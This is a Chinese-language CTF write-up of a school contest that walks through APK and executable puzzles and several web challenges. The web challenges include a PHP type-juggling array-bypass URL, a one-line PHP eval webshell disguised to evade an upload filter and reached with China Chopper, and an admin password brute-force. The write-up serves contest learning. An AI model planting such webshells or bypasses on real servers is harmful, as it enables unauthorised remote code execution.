HTCTF writeup

原创


木木or沐沐 于 2018-06-25 11:07:10 发布 300 收藏
文章标签： ctf

上周参加了一下学校组织的校赛HTCTF，体会到了线下赛激烈的氛围， 刺激的感觉，同时也发现了很多不足，时间安排的不合理，就不应该去死磕仿射加密那道题，导致web和re有两道很简单的题没有时间做了，也学习到了不少东西，ps的使用，一句话木马的灵活绕过检测等。

Reverse

社区送温暖


下载下来发现是一个.exe的Windows下的可执行文件，尝试运行一下，发现不能运行，放到ida里跑一下，发现是16进制的文件。



然后发现需要base64转图片，从百度搜一个在线网站，转换可以得到一个二维码，扫二维码就可以得到flag

two

根据题目的这个提示 “” 你来找我，你找到我，我就让你嘿嘿嘿” 显然，是想让你找文件信息，我们知道apk格式的文件可以直接修改后缀名为.zip,知道安卓的资源都放在res文件夹下





用sublime Text打开hehe文件就看到了flag:HTCTF{adkankjasnf}

three

根据题目的信息可知，该题flag的内容应该是这个apk文件的Android版本号

所以，可以放到adroidkiller里反汇编一下，直接搜索 “version” 这个关键字，就可以找到和version有关的字符串。





HTCTF{6.0-2438415}

当时，比赛的时候刚刚想到做题的思路就快要结束了，可惜，哼，不开心。

Four

题目的提示是为什么总是错误呢？smali源码，说明让我们通过错误来分析，重点定位错误字符串的smali源码

首先，先在模拟器上运行一下apk，随便输入一下，看一下它的提示信息

WEB

签到题


根据题目的提示，百度合天网安实验室就可以，需要注意的是提交flag的时候需要去掉域名的www就可以

捉迷藏

根据题目的信息，这道题是想让你寻找网页中的信息，根据经验可知，网页中的信息一般要不会隐藏在网页源码的注释中，要不会隐藏在http的响应报文中

炼、坚持实践的精神去证明事实的真相。

<!-- 听说注释里面东西外面看不到？HTCTF{welcome_to_ -->



Ex-girlfriend

打开网页就能看到网站的源码，进行代码审计可以知道这是php md5和strcmp弱类型，考虑使用数组绕过。Ps:今年强网杯web题就有一个md5弱类型的题目哈。

md5函数漏洞：这两个函数不能处理数组，md5(数组)=null

strcmp只会处理字符串参数，如果给个数组的话呢，就会返回NULL,而判断使用的是==，NULL==0是 bool(true)

1. === 在进行比较的时候，会先判断两种字符串的类型是否相等，再比较。
2.== 在进行比较的时候，会先将字符串类型转化成相同，再比较。

所以，构造下列payload:http://some.totell.top/htctfweb/web3/?v1[]=a&v2[]=b&v3[]=0

这样就get到了flag：HTCTF{Php_1s_tH3_B3St_L4NgUag3},

你的电脑，我的权限


根据题目的提示信息，这道题想要考的是上传漏洞

访问网页，发现在网页上没有任何的提示信息，然后F12查看网页的源码，发现html代码的注释中有upload.php的提示，于是尝试访问upload.php

我们上传一个图片文件试一下，发现上传成功了，并且爆出了上传成功的文件在服务器


我们上传一个php文件试一下，发现上失败了，

用burpsuite抓个包分析一下



上传一个包含一句话木马的php文件，并且把后缀名改为.jpg,发现能够上传成功，然后访问上传成功图片所在的路径可以看到如下图所示

然后用中国菜刀连进去



然后我尝试下用%00截断和urlencode编码发现就不能成功上传，就不知道怎么做了，看了看官方的writeup,发现这里对上传的一句话木马进行了过滤，我猜应该是过滤了<? 和?>

这里可以换一种PHP的标记风格

<script language="php">

eval($_POST['a']);

</script>

再次尝试用中国菜刀连接一下子


简单的*web*渗透

题目的提示信息是：*flag*是管理员的登录密码

这个题当时比赛的时候没有思路，后来看了官方的*writeup*才知道是通过*burpsuite*的*intruder*功能来爆破管理员的*password*

这里根据经验管理员的页面一般为*admin*或者*admin.php*

尝试访问一下：*http://some.totell.top/htctfweb/web2/admin.php?c=login*



对*pass*进行爆破，可以得到*admin888*

HTCTF{admin888}